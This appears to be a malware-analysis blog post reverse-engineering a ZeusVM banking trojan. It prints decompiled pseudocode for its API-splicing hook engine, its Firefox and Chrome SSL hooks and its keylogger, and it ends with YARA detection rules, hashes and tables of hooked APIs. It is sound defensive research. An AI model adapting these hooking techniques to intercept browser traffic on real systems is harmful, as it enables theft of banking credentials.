Let's Learn: Exploring ZeusVM Banking Malware Hooking Engine

vkremez.com/2018/10/lets-learn-exploring-zeusvm-banking.html

Goal: Analyze and reverse one of the latest ZeusVM variants with the special attention to its main client module and its keylogger component.

> very interesting sample... thanks for sharing! looks like a vmzeus 3.3.7.0 using botnet name "bt337". it's been a long time since i've seen an active one of these.
> — tildedennis (@tildedennis) October 27, 2018


Source:
Original Packed Loader 32-Bit (x86) (MD5: 649d7732a28818947146070b6959fbd9)
Client 32-Bit Executable (x86) (MD5: f024f3ec18de88a7745b5f3a90c69a31)
Keylogger "klog" Executable 32-Bit (x86)(MD5: 3ef2632c2476c33def2c51b0e383cab1)
Outline

I. Background
II. ZeusVM Banker: Client 32-Bit Executable (x86)
III. Hooking Engine EnterHook
A. MainHook API Logic
B. EnterHook
C. Hooked API calls
1. TlsGetValue API Hook
2. “CreateProcessNotifyApi" Hook and Other Kernel32/Wininet API Hooks
3. Mozilla Firefox API Hook
4. Google Chrome SSL Hook
D. ExitHook
IV. ZeusVM Keylogger Executable
A. Keylog “Init” Function
B. Keylog Take Screenshot Function
V. Yara Signature
A. ZeusVM Client Version
B. ZeusVM Keylogger Component
VI. Indicators of Compromise (IOCs)
VII. Addendum: Hooked API Calls


Background

This latest binary of the ZeusVM banking malware was initially identified by @Racco42 and tagged by @James_inthe_box. Before diving deeper into this malware variant, I highly recommend reading Dennis Schwartz' report titled "ZeusVM: Bits and Pieces." The focus of this report is to explore the ZeusVM banking malware hooking and engine.

Malware Analysis



The ZeusVM client consists of 903 functions with the size of 229.50 KB (235008 bytes). The original Zeus client consisted of 558 functions with the size of 138.00 KB (141312 bytes). Leveraging the Diaphora plugin, it was identified that there are 371 function best matches (including function hash, bytes hash, perfect match, equal pseudo-code, equal assembly, same rare MD index), 130 function partial matches (including mnemonics same-primes-product, callgraph match, pseudo-code fuzzy hash, same constants, similar small pseudo-code), 55 function unreliable matches (including strongly connected components and same-primes-product), and 345 function unmatched matches in the latest ZeusVM as compared to the leaked Zeus 2.0.8.9 client. The ZeusVM is, by and large, an evolution of the leaked Zeus variant. The ZeusVM binary adds various dynamic API loading methodology with the additional features (e.g., Google Chrome API hooking).



III. Hooking Engine

The ZesVM malware employs API hook splicing technique to intercept API calls of interest by inserting a jump instruction. ZeusVM hooking engine is leveraged to hook various browser and other API for information-stealing purposes.

A. HookAPI

The hooking engine of the malware is char type HookAPI one taking five parameters to hook API calls of interest. The function allocates memory and sets up proper protections and calls two additional functions that I describe as “EnterHook” and “ExitHook” ones.
The HookAPI function sequence -> checks if the function is at the base address -> "AllocateBuffer" (via VirtualAlloc API call) -> "EnterHook" setting up the trampoline and splicing the call -> "ExitHook" function.
The pseudo-coded ZeusVM HookiAPI function is as follows:

```
////////////////////////////////////////////////
////////////// ZeusVM HookAPI Function /////////////
////////////////////////////////////////////////

char __stdcall HookAPI(HANDLE hProcess, DWORD flOldProtect, int a3, LPVOID
lpBaseAddress, int a5)
{
  v5 = a3;
  if ( (LPVOID)a3 != lpBaseAddress || !VirtualAlloc_func(a3, hProcess,
(int)&lpBaseAddress, (int)&a3) )
    return 0;
  v7 = 0;
  if ( v5 )
  {
    v8 = a3;
    v9 = flOldProtect + 8;
    while ( *(_DWORD *)(v9 - 8) )
    {
      *(_DWORD *)(v9 + 4) = v8;
      *(_DWORD *)v9 = 0;
      *(_BYTE *)(v9 + 8) = 0;
      ++v7;
      v8 += 0x37;
      v9 += 0x14;
      if ( v7 >= v5 )
        goto LABEL_8;
    }
    result = 0;
  }
  else
  {
LABEL_8:
    v10 = (char *)lpBaseAddress;
    if ( lpBaseAddress )
    {
      a3 = 0;
      if ( v5 > 0 )
      {
        originalFunction = flOldProtect + 4;
        do
        {
          v12 = EnterHook(
                  hProcess,
                  originalFunction - 4,
                  *(_DWORD *)originalFunction,
                  v10,
                  *(LPVOID *)(originalFunction + 8));
          if ( !v12 )
            break;
          *(_DWORD *)(originalFunction + 4) = v10;
          v10 += v12;
          ++a3;
          *(_BYTE *)(originalFunction + 12) = v12;
          originalFunction += 20;
        }
```

```
        while ( a3 < v5 );
      }
      if ( a3 == v5 )
        return 1;
      ExitHook(hProcess, flOldProtect, v5);
    }
    result = 0;
  }
  return result;
}
```

B. EnterHook

The “EnterHook” function is the SIZE_T type taking 5 parameters. ZeusVM enables its hooks as follows leveraging VirtualProtect with the usual pJmp->opcode = 0xE9 (32-bit relative JMP).

```
////////////////////////////////////////////////
////////////// ZeusVM EnterHook Function //////////////
////////////////////////////////////////////////
SIZE_T __stdcall EnterHook(HANDLE hProcess, int functionForHook, \

int hookerFunction, LPVOID lpBaseAddress, LPVOID originalFunction)
{

  v5 = *(_DWORD *)functionForHook;
  v6 = 0;
  v19 = 0;
  memset(&Buffer, 0x90, 0x28u);
  memset(&v15, 0x90, 0x37u);
  while ( 1 )
  {
    if ( VirtualQuery_checkAvalibleBytes((_BYTE *)v5, hProcess) < 5 )
      return 0;
    if ( ((int (__stdcall *)(int, _DWORD))loc_433710)(v5, 0) != 2 || *(_BYTE *)v5 !=
-21 )
      break;
    v5 += *(_BYTE *)(v5 + 1) + 2;
  }
  if ( VirtualQuery_checkAvalibleBytes((_BYTE *)v5, hProcess) >= 0x1E
    && VirtualProtectEx(hProcess, (LPVOID)v5, 0x1Eu, 0x40u, &flOldProtect) )

     // Set up proper execution access
  {
    if ( ReadProcessMemory(hProcess, (LPCVOID)v5, &Buffer, 0x1Eu, 0) )
```

```
    // Read the original function code
    {
      v8 = 0;
      for ( i = (char *)&Buffer; ; i = (char *)(&Buffer + v8) )
      {
        v10 = ((int (__stdcall *)(char *, _DWORD))loc_433710)(i, 0);
        if ( v10 == 0xFFFFFFFF )
          break;
        v8 += v10;
        if ( v8 > 0x23 )
          break;
        if ( v8 >= 5 )
        {
          nSize = v8;
          v22 = 0;
          do
          {
            v11 = (char *)(&Buffer + v22);
            v12 = ((int (__stdcall *)(unsigned __int8 *, _DWORD))loc_433710)(&Buffer
+ v22, 0);
            v13 = *v11;


          if ( *v11 != 0xE9u && v13 != 0xE8u || v12 != 5 )




            {
              qmemcpy(&v15 + v6, v11, v12);
              v6 += v12;
            }
            else
            {
              *(&v15 + v6) = v13;
              *(int *)((char *)&v16 + v6) = v5 + v22 + *(_DWORD *)(v11 + 1) - v6 -
(_DWORD)a5;
              v6 += 5;
            }
            v22 += v12;
          }
          while ( v22 != nSize );
          if ( WriteProcessMemory(hProcess, lpBaseAddress, &Buffer, nSize, 0) )
          {
            *(int *)((char *)&v16 + v6) = nSize - v6 - (_DWORD)a5 + v5 - 5;
            *(&v15 + v6) = 0xE9u;
            if ( WriteProcessMemory(hProcess, a5, &v15, v6 + 5, 0) )
            {
              v18 = hookerFunction - v5 - 5;
              v14 = *(_DWORD *)functionForHook;
              Buffer = 0xE9u;

            // "0xE9" -> opcode for a jump with a 32bit relative offset
```

```
              NtCreateThread_func(v14, (int)a5);
              if ( WriteProcessMemory(hProcess, (LPVOID)v5, &Buffer, 5u, 0) )
                v19 = nSize;
            }
          }
          break;
        }
      }
    }
    VirtualProtectEx(hProcess, (LPVOID)v5, 0x1Eu, flOldProtect, &flOldProtect);
  }
  *(_DWORD *)functionForHook = v5;
  return v19;
}
```

C. ZeusVM Hooked API

The “EnterHook” function is the SIZE_T type taking 5 parameters. The function employs VirtualQuery to check for available bytes, sets up proper execution access, reads the original API function and overwrites it with the 0xe9, which is an opcode for a jump with a 32-bit relative offset. This similar technique is used in many malware variants (including Ramnit, Gozi ISFB, Panda, and others).

1. TlsGetValue Hook

ZeusVM just like the leaked Zeus 2.0.8.9 sets up a function hook for TlsGetValue API call to intercept child process flags.

```
BOOL __stdcall TlsGetValue_hook(int a1)
{
  HMODULE v1; // eax@2

  if ( !dword_43865C )
  {
    dword_43865C = 1;                    // 10-28-2018: ZeusVM TlsGetValue API hook
    v1 = GetModuleHandleA("kernel32.dll");
    TlsGetValue_func = (int)GetProcAddress(v1, "TlsGetValue");
    HookAPI((HANDLE)0xFFFFFFFF, (DWORD)&TlsGetValue_func, 1, (LPVOID)1, 1);
    dword_438654 = GetCurrentThreadId();
    (*(void (__cdecl **)(_DWORD, _DWORD, _DWORD, unsigned int, _DWORD))(**(_DWORD **)(a1 + 8) + 68))(
      0,
      0,
      0,
      0xFFFFFFFF,
      0);
    dword_438654 = 0;
  }
  return dword_438658 != -1;
}
```

2. “CreateProcessNotifyApi" Hook and Other Kernel32/Wininet Hooks


The malware sets up a plethora of various process and information specific API calls that were originally called "corehook" in the original Zeus 2.0.8.9. Again, this malware simply borrows the previous ZeusVM exact API hooks.

```
//////////////////////////////////////////////////////////////////////////////
////////////// ZeusVM CreateProcessNotifyApi and Other Function Hook /////////////
//////////////////////////////////////////////////////////////////////////////
  int (__stdcall *NtCreateUserProcess)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD,
_DWORD, _DWORD,
_DWORD);
  WCHAR pszPath;

  NtCreateUserProcess = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD,
_DWORD, _DWORD, _DWORD))::NtCreateUserProcess;
  if ( ::NtCreateUserProcess )
  {
    dword_43825C = (int)sub_41B216;
  }
  else
  {
    NtCreateUserProcess = NtCreateThread;
    dword_43825C = (int)sub_41B160;
  }
...
  dword_438564 = (int)TranslateMessage;
  dword_438578 = (int)GetClipboardData;
  dword_43858C = (int)PFXImportCertStore;
  dword_438018 = (int)HttpSendRequestW;
  dword_438058 = (int)HttpSendRequestA;
  dword_438098 = (int)HttpSendRequestExW;
  dword_4380D8 = (int)HttpSendRequestExA;
  dword_438118 = (int)InternetCloseHandle;
  dword_438158 = (int)InternetReadFile;
  dword_438198 = (int)InternetReadFileExA;
  dword_4381D8 = (int)InternetQueryDataAvailable;
  dword_438218 = (int)HttpQueryInfoA;
  if ( !SHGetFolderPathW(0, 0x25, 0, 0, &pszPath) )
  {
    PathRemoveBackslashW(&pszPath);
    PathCombineW_func(L"wininet.dll", &pszPath, &pszPath);
    sub_42E9C6(&pszPath);
  }
  return HookAPI((HANDLE)0xFFFFFFFF, (DWORD)&NtCreateUserProcess_0, 0x2A,
(LPVOID)0x2A, 1);
```

3. Mozilla Firefox API Hook

As usual, the malware sets up browser-specific Mozilla Firefox API hooks.



4. Google Chrome SSL Hook

While it is relatively easy to find and hook DLL exported functions: "PR_Read" and "PR_Write" in the Mozilla Firefox browser, it is much more complicated to do the same for Google Chrome, wherein the functions "SSL_Read" and "SSL_Write" functions are not exported in the same fashion. The hooking algorithm necessitates walking the Google Chrome "boringssl" chrome.dll's '.rdata' section to locate the necessary functions. For more information, please review this helpful article on the exact methodology.

The pseudo-coded C++ is as follows:

```
//////////////////////////////////////////////////////
////////////// ZeusVM Google Chrome Hooks  ///////////////
//////////////////////////////////////////////////////
char __stdcall ChromeSSLHook(int a1)
{
  int v1;
  char result;
  char v3;
  v1 = SearchforChrome_rdata(a1);
  if ( v1 )
  {
    dword_438604 = *(_DWORD *)(v1 + 4);
    dword_438618 = *(_DWORD *)(v1 + 8);
    dword_43862C = *(_DWORD *)(v1 + 12);
    v3 = HookAPI((HANDLE)0xFFFFFFFF, (DWORD)&dword_438604, 3, (LPVOID)3, 1);
    if ( v3 )
      sub_42F2FB(a1, dword_438610, dword_438624, dword_438638);
    result = v3;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

D. ExitHook

The malware's ExitHook function simply returns the permissions and protection and function previous state before the hook via the following sequence:
checkAvalibleBytes -> **VirtualProtectEx** -> **WriteProcessMemory** (with original function) -> **VirtualProtectEx**.


IV. Keylogger Executable

ZesVM malware also drops its own primitive keylogger with screenshot capabilities. The total executable is 6.00 KB (6144 bytes); its own internal name is “keylogger.exe,” and it contains 8 functions with the export functions "Init" and "Uninit."

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001000	0000	00002397	Init
00000002	00001160	0001	0000239C	Uninit

A. Keylog “Init” Function & "TakeScreenshot" Function

The keylogger logic is unsophisticated formatting the keylogged data formatting as "KLog\\file\\%04d.%02d.%02d.%02d.%02d.%02d.%02d_%05d" and the grabbed screenshots formatting as “KLog\\screen\\%04d.%02d.%02d.%02d.%02d.%02d.%02d_%05d.”



V.Yara Signature

A. ZeusVM Client Version

```
import "pe"

rule crime_win32_zeusvm_client_banker {
  meta:
     author = "@VK_Intel"
     reference = "Detects ZeusVM client"
     date = "2018-10-29"
     hash1 = "4d2705b74f7648fdf741f87e4eee9a71c823ac649d53dd5715cb3a6b6d0b6c10"
  strings:
     $s0 = "http://www.google.com/webhp" fullword ascii
     $s1 = "bcdfghjklmnpqrstvwxzaeiouy" fullword ascii
     $s2 = "FIXME" fullword ascii
     $s3 = "vnc" fullword ascii
     $s4 = "socks" fullword ascii
     $xor_decode = { 0f b7 c0 8d ?? ?? ?? ?? ?? ?? 33 d2 33 c9 66 ?? ?? ?? 73 ?? 56
8b ?? ?? 0f b7 f1 8a ?? ?? 32 ?? 32 d1 41 88 ?? ?? 66 ?? ?? ?? 72 ?? 5e 0f ?? ?? ??
c6 ?? ?? ?? c3}

  condition:
     ( uint16(0) == 0x5a4d and
        filesize < 700KB and
        pe.imphash() == "97cdaa72c3f228ec37eb171715fe20ca" and
        ( all of them )
     ) or ( all of them )
}
```

B. ZeusVM Keylogger Component

```
import "pe"


rule crime_win32_zeusvm_keylogger_component_banker {
   meta:
      author = "@VK_Intel"
      reference = "Detects ZeusVM Keylogger Component"
      date = "2018-10-29"
      hash1 = "58cea503342f555b71cc09c1599bb12910f193109bd88d387bca44b99035553f"
   strings:
      $s1 = "keylog.exe" fullword ascii
      $s2 = "KLog\\screen\\%04d.%02d.%02d.%02d.%02d.%02d.%02d_%05d" fullword wide
      $s3 = "KLog\\file\\%04d.%02d.%02d.%02d.%02d.%02d.%02d_%05d" fullword wide
   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 20KB and
         pe.imphash() == "ea04b0c46651d6d5ecb1bc99e6050fd8" and pe.exports("Uninit")
and
         ( all of them )
      ) or ( all of them )

}
```

VII. Addendum: Hooked API Calls

following the same Zeus 2.0.8.9 convention

Core Hook API

```
  {NULL, CoreHook::hookerLdrLoadDll,                    NULL, 0},
  {NULL, CoreHook::hookerNtQueryDirectoryFile,          NULL, 0},


  {NULL, CoreHook::hookerNtCreateFile,                NULL, 0},
  {NULL, CoreHook::hookerGetFileAttributesExW,        NULL, 0},
```

Wininet Hook API

```
  {NULL, WininetHook::hookerHttpSendRequestW,           NULL, 0},
  {NULL, WininetHook::hookerHttpSendRequestA,           NULL, 0},
  {NULL, WininetHook::hookerHttpSendRequestExW,         NULL, 0},
  {NULL, WininetHook::hookerHttpSendRequestExA,         NULL, 0},
  {NULL, WininetHook::hookerInternetCloseHandle,        NULL, 0},
  {NULL, WininetHook::hookerInternetReadFile,           NULL, 0},
  {NULL, WininetHook::hookerInternetReadFileExA,        NULL, 0},
  {NULL, WininetHook::hookerInternetQueryDataAvailable, NULL, 0},
  {NULL, WininetHook::hookerHttpQueryInfoA,             NULL, 0},
```

Sock Hook API

```
  {NULL, SocketHook::hookerCloseSocket,                 NULL, 0},
  {NULL, SocketHook::hookerSend,                        NULL, 0},
  {NULL, SocketHook::hookerWsaSend,                     NULL, 0},
```

VNC Server Hook API

```
  {NULL, VncServer::hookerOpenInputDesktop,            NULL, 0},
  {NULL, VncServer::hookerSwitchDesktop,               NULL, 0},
  {NULL, VncServer::hookerDefWindowProcW,              NULL, 0},
  {NULL, VncServer::hookerDefWindowProcA,              NULL, 0},
  {NULL, VncServer::hookerDefDlgProcW,                 NULL, 0},
  {NULL, VncServer::hookerDefDlgProcA,                 NULL, 0},
  {NULL, VncServer::hookerDefFrameProcW,               NULL, 0},
  {NULL, VncServer::hookerDefFrameProcA,               NULL, 0},
  {NULL, VncServer::hookerDefMDIChildProcW,            NULL, 0},
  {NULL, VncServer::hookerDefMDIChildProcA,            NULL, 0},
  {NULL, VncServer::hookerCallWindowProcW,             NULL, 0},
  {NULL, VncServer::hookerCallWindowProcA,             NULL, 0},

  {NULL, VncServer::hookerRegisterClassW,              NULL, 0},
  {NULL, VncServer::hookerRegisterClassA,              NULL, 0},
  {NULL, VncServer::hookerRegisterClassExW,            NULL, 0},
  {NULL, VncServer::hookerRegisterClassExA,            NULL, 0},

  {NULL, VncServer::hookerBeginPaint,                  NULL, 0},
  {NULL, VncServer::hookerEndPaint,                    NULL, 0},
  {NULL, VncServer::hookerGetDcEx,                     NULL, 0},
  {NULL, VncServer::hookerGetDc,                       NULL, 0},
  {NULL, VncServer::hookerGetWindowDc,                 NULL, 0},
  {NULL, VncServer::hookerReleaseDc,                   NULL, 0},
  {NULL, VncServer::hookerGetUpdateRect,               NULL, 0},
  {NULL, VncServer::hookerGetUpdateRgn,                NULL, 0},

  {NULL, VncServer::hookerGetMessagePos,               NULL, 0},
  {NULL, VncServer::hookerGetCursorPos,                NULL, 0},
  {NULL, VncServer::hookerSetCursorPos,                NULL, 0},
  {NULL, VncServer::hookerSetCapture,                  NULL, 0},
  {NULL, VncServer::hookerReleaseCapture,              NULL, 0},
  {NULL, VncServer::hookerGetCapture,                  NULL, 0},
  {NULL, VncServer::hookerGetMessageW,                 NULL, 0},
  {NULL, VncServer::hookerGetMessageA,                 NULL, 0},
  {NULL, VncServer::hookerPeekMessageW,                NULL, 0},
  {NULL, VncServer::hookerPeekMessageA,                NULL, 0},
```

User Hook API

```
  {NULL, UserHook::hookerTranslateMessage,             NULL, 0},
  {NULL, UserHook::hookerGetClipboardData,             NULL, 0},
  {NULL, UserHook::hookerSetWindowTextW,               NULL, 0},
```

CertStore Hook API

```
  {NULL, CertStoreHook::_hookerPfxImportCertStore,     NULL, 0},
```

TlsGetValue Hook API

`TlsGetValue`

Mozilla Firefox Hook API

```
PR_OpenTCPSocket
PR_Close
PR_Read
PR_Write
PR_Poll
PR_GetNameForIdentity
PR_SetError
PR_GetError
```

Google Chrome Hook API

```
SSL_Read
SSL_Write
```